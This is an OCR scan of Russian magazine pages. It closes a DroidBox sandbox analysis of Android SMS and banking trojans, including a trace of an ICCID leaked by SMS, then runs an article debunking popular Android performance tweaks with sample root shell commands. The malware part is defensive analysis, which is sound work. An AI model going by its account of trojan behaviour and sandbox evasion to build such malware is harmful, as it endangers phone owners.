



Один из экземпляров банковского трояна

График распределения операций по времени одного из банковских троянов


Тот же самый банковский троян. Диаграмма общего распределения операций





Выводы: секция "sendsms" красноречиво показывает, с чем мы столкнулись. Ни один маркет не будет отправлять SMS на короткие номера, тем более несколько раз. DroidBox выдал SMS-трояна с потрохами. Интересно, кстати, что разрабы явно создали защиту от блокировки платных номеров: операции обмена данными с сервером и записи в файл — это, очевидно, попытка обновления платного номера.

iBanking

А это уже банковский троян. Один из его вариантов, который мы разберем, маскируется под антивирус. После установки он запрашивает права администратора устройства.

График по времени показал, что SMS была отправлена в первые секунды, затем пошел гребень сетевых операций. Диаграмма распределения показала, что сетевые операции были самыми интенсивными, по сравнению с ними отправка SMS на диаграмме практически незаметна.

В трейсе же видна утечка ICCID. И там же указан способ утечки — SMS. По сети постоянно совершаются попытки отправить запрос POST.

```
"dataleaks": {
    "1.6918201446533203": {
        "message": "i am (89014103211118510720 +↵
         Unknown Full Android on Emulator)",
        "number": "+XXXXXXXXXXXXXX",
        "sink": "SMS",
        "tag": [
            "TAINT_ICCID"
        ],
        "type": "sms"
    }
}
```

И это все. Несмотря на то что iBanking — один из самых функциональных троянов для Android, DroidBox почти ничего не смог нам о нем рассказать. Причина этому проста: зловред ожидает команд от сервера, и, если их нет, он просто спит. Для исследования подобного софта придется использовать статический анализ с его километровыми листингами smali, деобфускацией и прочими приятностями.

ЗАКЛЮЧЕНИЕ

В целом DroidBox весьма удобен, но в него есть что добавить и есть что улучшить. Работает только с определенной версией Android (даже меньше — только на эмуляторе) и поддерживает исключительно Java API, так что смешанный код (с C++ или плоды использования PhoneGap) ему подсовывать смысла не имеет. Стоит только приложению обратиться через JNI к сторонним библиотекам или, тем более, к системным вызовам, как оно сразу же выходит из поля зрения пользователя.

Кроме того, DroidBox отлавливает далеко не все возможные действия и переваривает не все зловреды. Например, тот самый Android.OBad.a (один из самых распространенных Android-зловредов в мире. — Прим. ред.) приложение отказалось анализировать, выдав ошибку «Failed to analyze the APK. Terminate the analysis». DroidBox не вносит изменения в сам эмулятор, так что приложение вполне способно определить, что оно работает под колпаком. А в любом Android-вирусе имеется защита от обнаружения. Способов для этого достаточно — начиная от банального ICCID и номера телефона до хитровывернутых инструкций ARM-ассемблера.

ФОКУСЫ ДЛЯ СЛАБОНЕРВНЫХ



topvector@shutterstock.com

РАБОТАЮТ ЛИ ТЕХНИКИ ОПТИМИЗАЦИИ ANDROID НА САМОМ ДЕЛЕ?

Блуждая по форумам и разного рода сайтам, посвященным Android, мы постоянно сталкиваемся с советами, как увеличить производительность смартфона. Одни рекомендуют включить swap, другие — добавить специальные значения в build.prop, третьи — изменить переменные ядра Linux. Подобного рода рецептов в разных вариантах можно найти огромное количество, что на XDA, что на 4PDA. Но работают ли они на самом деле?



Евгений Зобнин
androidstreet.net

ВВЕДЕНИЕ

Пользуясь самыми разными *nix-системами на протяжении последних десяти лет, я всегда удивлялся, с каким упорством некоторые, казалось бы, грамотные пользователи смартфонов пытаются впихнуть общественности свои идеи оптимальной настройки Android и лежащего в его основе ядра Linux. И ладно бы дело ограничивалось легким тюнингом подсистемы управления виртуальной памятью или включением экспериментальных опций. Нет, обычно нам предлагают применить длиннющие скрипты, которые изменяют буквально каждую переменную ядра, перемонтируют файловые системы с разными странными опциями, включают swap, активируют различные системные демоны и выполняют еще миллиарды различных операций.

Нет, ну можно, конечно, предположить, что ядро Linux, Android и фирменные прошивки для смартфонов разрабатывают безграмотные идиоты, работу которых необходимо кардинальным образом переделывать, но на практике почему-то оказывается, что самые известные инструменты тюнинга, опубликованные на XDA, — это не что иное, как сборная солянка из огромного количества разрозненных рекомендаций, придуманных непонятно кем и неизвестно зачем. Абсурд ситуации доходит того, что в этих инструментах можно обнаружить строки, без изменений скопированные из скриптов для увеличения производительности Linux-сервера в условиях высоких нагрузок (я не шучу, взгляни на содержимое известного скрипта ThunderBolt!).

В целом ситуация более чем запутанная. Все советуют всё, никто не советует ничего, а те, кто что-то понимает, сидят и, попивая чай, смеются над происходящим балаганом. Но попробуем все-таки разгрести всю эту кашу.

SWAP

Начнем со swap — самой абсурдной идеи из всех, что только можно придумать для применения в смартфонах. Ее смысл в том, чтобы создать и подключить файл подкачки, за счет чего удастся освободить полезное пространство в оперативной памяти. Сама по себе идея, конечно, здравая, но только если речь идет о сервере, которому интерактивность никуда не упирается. На смартфоне регулярно используемый файл подкачки приведет к неиллюзорным лагам, возникающим вследствие промахов мимо кеша, — достаточно представить, что будет, если приложение попытается отобразить одну из своих пиктограмм, а она окажется в свопе, который придется вновь загружать с диска, предварительно освободив место путем помещения в своп данных другого приложения. Ужас.

Некоторые юзеры могут возразить, что на самом деле после включения swap никаких проблем не возникает, но за это надо благодарить механизм lowmemorykiller, который регулярно убивает особо раздувшиеся и давно не используемые приложения. Благодаря ему девайс с 1 Гб памяти может никогда и не дойти до необходимости сброса данных в своп. Он же и является причиной того, почему, в отличие от Linux-десктопа, в Android своп не нужен.

Вердикт: очень глупая идея, реализация которой чревата серьезными лагами.

ZRAM


Swap действительно очень медленный, и даже на десктопе его существование зачастую неоправданно, но что, если обмануть систему? Создадим виртуальный диск прямо в оперативке с встроенной функцией сжатия данных, подключим его как swap — и вуаля. Функция сжатия данных довольно дешева даже для современных мобильных процессоров, поэтому мы сможем расширить размер оперативки практически без потерь производительности.

Идея настолько правильная, что даже Google рекомендует применять zRAM для основанных на KitKat устройствах в том случае, если объем оперативки не превышает 512 Мб. Загвоздка только в том, что способ работает лишь для современных бюджетников, то есть устройств, основанных на многоядерных бюджетных процах от какой-нибудь MTK и 512 Мб оперативки. В этом случае поток шифрования можно вынести на отдельное ядро и вообще не париться о производительности.

На устаревших устройствах с одним ядром, для которых «гуру форумов» и рекомендуют применение данной технологии, мы вновь получим лаги, причем в довольно большом количестве. То же, кстати, относится и к технологии KSM (Kernel SamePage Merging), которая позволяет объединять одинаковые страницы памяти, освобождая таким образом пространство. Она также рекомендована Google, но на старых девайсах приводит к еще большим лагам, что вполне логично, учитывая постоянно активный ядерный поток, который непрерывно ходит по памяти в поисках дубликатов страниц (а так ли много этих дубликатов на самом деле?).

Вердикт: зависит от устройства, в большинстве случаев замедляет систему.

Pimp My Rom — один из самых известных инструментов тюнинга Android



SEEDER

В свое время это приложение наделало много шума и породило множество аналогов. В Сети появилось огромное количество сообщений о якобы феноменальном приросте производительности смартфона после его установки. Доморощенные сборщики кастомных прошивок начали включать его в свои сборки, а автор был объявлен спасителем. И все это при том, что Seeder не выполнял никаких грязных хаков, а просто исправлял один глупый баг Android.

Если вкратце, то баг состоял в том, что некоторые высокоуровневые компоненты среды исполнения Android активно использовали

файл /dev/random для получения энтропии/соли. В какие-то моменты буфер /dev/random опустошался, и система оказывалась заблокирована до момента его заполнения необходимым количеством данных. А так как заполнялся он тем, что поступало с разных датчиков, кнопок и сенсоров смартфона, то времени на эту процедуру уходило столько, что пользователь успевал заметить лаг.

Для решения этой проблемы автор Seeder взял Linux-демон rngd, скомпилировал его для Android и настроил так, чтобы он брал случайные данные из гораздо более быстрого (но и намного более предсказуемого) /dev/urandom и каждую секунду сливал их в /dev/random, не позволяя последнему истощиться. Как результат — система никогда не испытывала недостатка в энтропии и спокойно работала.

Данный баг был закрыт Google еще в Android 3.0, и, казалось бы, нам незачем вспоминать о Seeder. Но дело в том, что приложение с тех пор активно развивалось и даже сегодня рекомендуется многими «экспертами» для применения. Более того, у приложения появилось несколько аналогов (например, sEFix), а многие создатели скриптов/инструментов для ускорения до сих пор включают подобную функциональность в свои творения. Иногда это тот же самый rngd, иногда — демон haveged, иногда просто симлинк /dev/urandom на /dev/random.

Все, кто пробовал, наперебой кричат об эффективности решения, однако, если верить Рикарду Серкейре (Ricardo Cerqueira) из компании Cyanogen, в современных версиях Android /dev/random используется всего тремя компонентами: libcrypto (для шифрования SSL-соединений, генерации ключей SSH и так далее), wpa_supplicant/hostapd (для генерации WEP/WPA-ключей) и несколькими библиотеками для генерации случайных ID при создании файловых систем ext2/3/4.

Эффективность приложения в современном Android, по его мнению, связана вовсе не с пополнением пула /dev/random, а с тем, что rngd постоянно пробуждает устройство и заставляет его повышать частоту процессора, что позитивно сказывается на производительности и негативно на батарее.

Вердикт: плацебо.

ODEX


Стоковые прошивки смартфонов всегда одексированы. Это значит, что наряду со стандартными для Android пакетами приложений в формате APK в каталогах /system/app/ и /system/priv-app/ (начиная с KitKat) также находятся одноименные файлы с расширением odex. Они содержат так называемый оптимизированный байт-код приложения, уже прошедший через верификатор и оптимизатор виртуальной машины и записанный в обособленный файл (это делается с помощью утилиты dexopt).

Смысл существования файлов odex в том, чтобы разгрузить виртуальную машину и таким образом ускорить запуск приложений (стоковых).

С другой стороны, файлы odex мешают вносить в прошивку модификации, создают проблемы с обновлением, и по этой причине многие кастомные ROM'ы (включая CyanogenMod) распространяются без них. Вернуть (точнее, сгенерировать) файлы odex можно разными способами, в том числе с помощью простых утилит/скриптов вроде Odexer Tool. Пользоваться ими легко, и многие «эксперты» советуют это делать.


Проблема только в том, что это чистейшее плацебо. Не обнаружив odex-файлов в каталоге /system, система сама создаст их при следующей загрузке и поместит в каталог /system/dalvik-cache/. Именно этим она занимается, когда при загрузке новой прошивки на экране появляется сообщение «Идет оптимизация приложений...». В отношении приложений из маркета это тоже, кстати, работает. Но на этапе установки софта.

Вердикт: плацебо.



sEFix — один из наследников Seeder

MinFreeManager — приложения для тюнинга механизма lowmemorykiller



ТВИКИ LOWMEMORYKILLER

Реализация многозадачности в Android сильно отличается от других мобильных ОС и основана на классической модели. Приложения могут спокойно работать в фоне, в системе нет никаких ограничений на их количество, функциональность при переходе к фоновому исполнению не урезается. Все, как на десктопе, за исключением одной детали: система имеет полное право убить любое фоновое приложение в случае недостатка оперативной памяти или (начиная с KitKat) излишней жадности приложения к ресурсам.

Этот механизм, названный lowmemorykiller, был придуман для того, чтобы, сохраняя черты полноценной многозадачной ОС, Android мог нормально жить в условиях ограниченного объема памяти и отсутствующего swap-раздела. Пользователь может спокойно запускать любые приложения и быстро переключаться между ними, а система сама позаботится о завершении давно не используемых приложений и о том, чтобы в устройстве всегда оставалась свободная память.

В первые годы существования Android назначение данного механизма для многих пользователей было непонятным, поэтому стали популярными так называемые таск-киллеры — приложения, которые время от времени просыпались и завершали все фоновые приложения. Профитом в данном случае считалось большое количество свободной оперативки, что воспринималось как плюс, хотя никаких плюсов в этом, конечно же, не было. Зато было много минусов в виде более долгого переключения между приложениями, повышенного расхода заряда батареи и проблем с пробуждением владельца по утрам (будильник тоже убивался).

Со временем понимание принципов многозадачности пришло, и от таск-киллеров постепенно отказались. Однако их быстро сменил другой тренд — тюнинг самого механизма lowmemorykiller (например, с помощью приложения MinFreeManager). Основная идея метода в том, чтобы приподнять границы заполнения оперативной памяти, при достижении которых система начнет убивать фоновые приложения. Этакий способ «и нам и вам», который позволяет освободить немного памяти штатными средствами, не нарушая идей многозадачности Android.

Но к чему это в итоге приводит? Допустим, стандартные значения границ заполнения памяти — это 4, 8, 12, 24, 32 и 40 Мб, то есть при достижении свободного объема памяти 40 Мб будет убито одно из кешированных приложений (загружено в памяти, но не запущено, это такая оптимизация Android), при 32 — Content Provider, не имеющий клиентов, 24 — одно из редко используемых

```
# Optimize non-rotating storage;
for i in $STL $BML $MMC $ZRM $MTD $RAM;
do
        #IMPORTANT!
        if [ -e $i/queue/rotational ];
        then
                echo 0 > $i/queue/rotational;
        fi;
        if [ -e $i/queue/nr_requests ];
        then
                echo 1024 > $i/queue/nr_requests; # for starters: keep it sane
        fi;
        #CFQ specific
        if [ -e $i/queue/iosched/back_seek_penalty ];
        then
                echo 1 > $i/queue/iosched/back_seek_penalty;
        fi;
        if [ -e $i/queue/iosched/low_latency ];
        then
                echo 1 > $i/queue/iosched/low_latency;
        fi;
        if [ -e $i/queue/iosched/slice_idle ];
        then
                echo 1 > $i/queue/iosched/slice_idle; # previous: 1
        fi;
```

Часть скрипта ThunderBolt!


фоновых приложений, затем в расход идут сервисные процессы приложений (например, сервис музыкального проигрывателя), видимые на экране приложения и текущее запущенное приложение. Разница между последними двумя в том, что «текущее» — это приложение, с которым в данный момент имеет дело юзер, а «видимое» — это то, что, например, имеет уведомление в строке состояния или отображает поверх экрана какую-либо инфу.

В целом все это значит, что в смартфоне всегда будет свободно 40 Мб памяти, которых вполне достаточно для того, чтобы вместить еще одно приложение, после чего проснется поток LKM и начнет очистку памяти. Все ОК, все довольны. Система по максимуму использует память. А теперь представим, что будет, если юзер воспользуется советом доморощенного «эксперта» и поднимет эти значения так, что последнее будет составлять, ну, допустим, 100 Мб (обычно повышаются только три последних значения). В этом случае произойдет одна простая вещь: юзер потеряет 100 – 40 = 60 Мб памяти устройства. Вместо того чтобы использовать это пространство для хранения фоновых приложений, что полезно, так как сокращает время переключения на них и заряд батареи, система будет оставлять его свободным непонятно для чего.

Справедливости ради стоит сказать, что тюнинг LKM может быть полезен для девайсов с совсем уж небольшим объемом памяти (меньше 512) и Android 4.X на борту или для временного увеличения порогов. Некоторые разработчики твиков прямо рекомендуют использовать «агрессивные» настройки только в случае запуска тяжелого софта вроде hi-end игр, а все остальное время оставаться на стандартных. В этом действительно есть смысл.

Вердикт: лучше не трогать.

Изменить планировщик ввода-вывода можно с помощью Trickster Mod



ТВИКИ I/O

В скриптах, публикуемых на форумах, можно часто встретить твики подсистемы ввода-вывода. Например, в том же скрипте ThunderBolt! есть следующие строки:

```
echo 0 > $i/queue/rotational;
echo 1024 > $i/queue/nr_requests;
```

Первая дает планировщику ввода-вывода понять, что он имеет дело с твердотельным диском, вторая увеличивает максимальный размер очереди ввода-вывода с 128 до 1024 (переменная $i в командах содержит путь к дереву блочного устройства в /sys, например /sys/block/mmcblk0/, скрипт проходит по ним в цикле). Далее по тексту можно встретить следующие строки, относящиеся к планировщику CFQ:

```
echo 1 > $i/queue/iosched/back_seek_↵
penalty;
echo 1 > $i/queue/iosched/low_latency;
echo 1 > $i/queue/iosched/slice_idle;
```

Далее следует еще несколько строк, относящихся к другим планировщикам (кстати, обрати внимание на совершенно лишние точки с запятой в конце команд). Что во всех этих строках не так? Первые две команды бессмысленны по двум причинам:

1. Планировщики I/O в современном ядре Linux сами способны понять, с каким типом носителя информации они имеют дело.

2. Такая длинная очередь ввода-вывода (1024) совершенно бессмысленна на смартфоне. Более того, она бессмысленна даже на десктопе и применяется на высоконагруженных серверах (из рекомендаций по настройке которых она, видимо, и попала в данный скрипт).

Последние три бессмысленны по той простой причине, что для смартфона, где фактически нет разделения приложений по приоритетам на ввод-вывод и нет механических накопителей, лучший планировщик — это noop, то есть простая FIFO-очередь — кто первый обратился к памяти, тот и получил доступ. И у данного планировщика нет каких-то особенных настроек. Поэтому все эти многоэкранные списки команд лучше заменить на один простой цикл:

```
for i in /sys/block/mmc*; do
    echo noop > $i/queue/scheduler
    echo 0 > $i/queue/iostats
done
```

Кроме того что включает планировщик noop, для всех накопителей он отключает накопление статистики I/O, что также должно позитивно сказаться на производительности (хотя это лишь капля в море, которая будет совершенно незаметна).

Еще один твик, который часто можно найти в скриптах тюнинга производительности, — это увеличение значения readahead для карты памяти до 2 Мб. Механизм readahead предназначен для заблаговременного чтения данных с носителя еще до того, как приложение запросит доступ к этим данным. Если ядро видит, что кто-то достаточно долго читает данные с носителя, оно пытается вычислить, какие данные понадобятся приложению в дальнейшем, и заранее загружает их в оперативку, позволяя таким образом сократить время их отдачи.

Звучит круто, но, как показывает практика, алгоритм readahead очень часто ошибается, что приводит к лишним операциям ввода-вывода и расходу оперативной памяти. Высокие значения readahead (1–8 Мб) рекомендуются к применению на RAID-массивах, тогда как на десктопе или смартфоне лучше все оставить как есть, то есть 128 Кб.

Вердикт: кроме noop, не нужно ничего.

ТВИКИ VM

Кроме подсистемы I/O, принято также тюнинговать подсистему управления виртуальной памятью. Зачастую изменению подвергаются только две переменные ядра: vm.dirty_background_ratio и vm.dirty_ratio, которые позволяют регулировать размер буферов для хранения так называемых грязных данных, то есть тех данных, которые были записаны на диск приложением, но до сих пор находятся в оперативной памяти и ждут, пока они будут записаны на диск.

Стандартные значения этих переменных в десктопных Linux-дистрибутивах и Android примерно следующие:

```
*vm.dirty_background_↵
ratio = 10
*vm.dirty_ratio = 20
```

Это значит, что при достижении размера буфера «грязных» данных в 10% от всего объема оперативки проснется ядерный поток pdflush и начнет записывать данные на диск. Если же операции записи данных на диск будут слишком интенсивными и, даже несмотря на работу pdflush, буфер будет продолжать расти, то при достижении 20% от объема оперативки система переключит все последующие операции записи в синхронный режим (без предварительной буферизации) и работа пишущих на диск приложений будет заблокирована до того момента, пока данные не будут записаны на диск (в терминологии Android это принято называть лагом).

При этом важно понимать, что, даже если размер буфера не достиг 10%, система так или иначе запустит поток pdflush через 30 с. Что нам дают эти знания? Фактически ничего, что мы могли бы использовать в своих целях. Комбинация 10/20% вполне разумна и, например, на смартфоне с 1 Гб памяти составляет примерно 100/200 Мб памяти, чего более чем достаточно в условиях редких всплесков записи, скорость которых зачастую ниже скорости записи в системную NAND-память или SD-карту (при установке софта или копировании файлов с компа). Но создатели скриптов оптимизации с этим, конечно же, не согласны.

Например, в скрипте Xplix можно найти примерно такие строки (в оригинале они намного длиннее из-за проверок на количество оперативной памяти и использования BusyBox):

```
sysctl -w vm.dirty_↵
background_ratio=50
sysctl -w vm.dirty_↵
ratio=90
```

Данные команды применяются к устройствам с 1 Гб памяти, то есть устанавливают лимиты «грязного» буфера, равные (примерно) 500/900 Мб. Такие высокие значения абсолютно бессмысленны для смартфона, так как работают только в условиях постоянной интенсивной записи на диск, то есть опять же для высоконагруженного сервера. В ситуации со смартфоном они будут ничем не лучше стандартных. Кстати, в скрипте ThunderBolt! применяются го-

ОПТИМИЗАЦИЯ БАЗ ДАННЫХ

Скрипт для оптимизации баз данных настроек системы и приложений. Для работы, естественно, требуется root и BusyBox.

```
#!/system/bin/sh
for i in
busybox find data -iname "*.db";
do
    /system/xbin/sqlite3 $i 'VACUUM;';
    /system/xbin/sqlite3 $i 'REINDEX;';
done;
```

БЕСПОЛЕЗНЫЕ НАСТРОЙКИ BUILD.PROP

LaraCraft304 с форумов XDA Developers провела исследование и выяснила, что внушительное количество настроек /system/build.prop, которые рекомендуют к применению «эксперты», вообще не существуют в исходном тексте AOSP и CyanogenMod. Вот их список:

- ro.ril.disable.power.collapse
- ro.mot.eri.losalert.delay
- ro.config.hw_fast_dormancy
- ro.config.hw_power_saving
- windowsmgr.max_events_per_sec
- persist.cust.tel.eons
- ro.max.fling_velocity
- ro.min.fling_velocity
- ro.kernel.checkjni
- dalvik.vm.verify-bytecode
- debug.performance.tuning
- video.accelerate.hw
- ro.media.dec.jpeg.memcap
- ro.config.nocheckin
- profiler.force_disable_ulog
- profiler.force_disable_err_rpt
- ersist.sys.shutdown.mode
- ro.HOME_APP_ADJ

раздо более разумные (и близкие к стандартным) значения, но я сомневаюсь, что от их применения пользователь заметит хоть какую-то разницу:

```
if [ "$mem" -lt 524288 ];then
    sysctl -w vm.dirty_background_ratio=15;
    sysctl -w vm.dirty_ratio=30;
elif [ "$mem" -lt 1049776 ];then
    sysctl -w vm.dirty_background_ratio=10;
    sysctl -w vm.dirty_ratio=20;
else
    sysctl -w vm.dirty_background_ratio=5;
    sysctl -w vm.dirty_ratio=10;
fi;
```

Первые две команды выполняются на смартфонах с 512 Мб оперативки, вторые — с 1 Гб, третьи — с более чем 1 Гб. Но на самом деле изменять стандартные значения стоит только в двух случаях:

1. Медленная карта памяти (1-й или 2-й класс).
2. Медленная внутренняя память, часть которой отведена для эмуляции SD-карты (привет китайцам).

Выход из таких ситуаций следующий разнести значения переменных. Делается это с помощью пары строк кода. Примерно так:


```
sysctl -w vm.dirty_background_ratio=10
sysctl -w vm.dirty_ratio=60
```

Тогда при резких всплесках операций записи система, не успевая записывать данные на диск, до последнего не будет переключаться на синхронный режим, что позволит уменьшить лаги приложений при выполнении записи.

Вердикт: лучше не трогать.

```
root@mb526:/ # sysctl -a | grep vm.dirty
vm.dirty_background_ratio = 10
vm.dirty_background_bytes = 0
vm.dirty_ratio = 10
vm.dirty_bytes = 0
vm.dirty_writeback_centisecs = 500
vm.dirty_expire_centisecs = 5000
sysctl: error reading key 'vm.compact_memory': Permission denied
sysctl: error reading key 'net.ipv4.route.flush': Permission denied
sysctl: error reading key 'net.ipv6.route.flush': Permission denied
root@mb526:/ # sysctl -w vm.dirty_background_ratio=5
vm.dirty_background_ratio = 5
root@mb526:/ # sysctl -w vm.dirty_background_ratio=60
vm.dirty_background_ratio = 60
root@mb526:/ #
```

Просмотр и изменение размера «грязного» буфера на Motorola Defy



ВЫВОДЫ

Существует огромное количество и более мелких оптимизаций, включая «тюнинг» сетевого стека, изменение переменных ядра Linux и Android (build.prop), но 90% из них не оказывают никакого влияния на реальную производительность устройства, а остальные 10% либо улучшают одни аспекты поведения устройства в ущерб другим, либо настолько незначительно повышают производительность, что ты этого даже не заметишь. Из того, что реально действует, можно отметить следующее:

- Разгон. Небольшой разгон позволяет повысить производительность, а андервольтинг — сохранить немного батарейки.
- Оптимизация баз данных. Сильно сомневаюсь, что это даст заметный прирост скорости работы, но теория говорит нам, что работать должно.
- Zipalign. Забавно, но, несмотря на встроенную в Android SDK функцию выравнивания контента внутри APK-файлов, в маркете можно найти большое количество софта, не прошедшего через zipalign.
- Отключение ненужных системных сервисов, удаление неиспользуемых системных и редко используемых сторонних приложений (об этом я уже писал в одной из прошлых статей).
- Кастомное ядро с оптимизациями под конкретный девайс (опять же не все ядра одинаково хороши).
- Уже описанный планировщик ввода-вывода noop.
- Алгоритм насыщения TCP westwood+. Есть доказательства, что в беспроводных сетях он намного эффективнее применяемого в Android по умолчанию Cubic. Доступен в кастомных ядрах.



РУЧНЫЕ ЧАСЫ

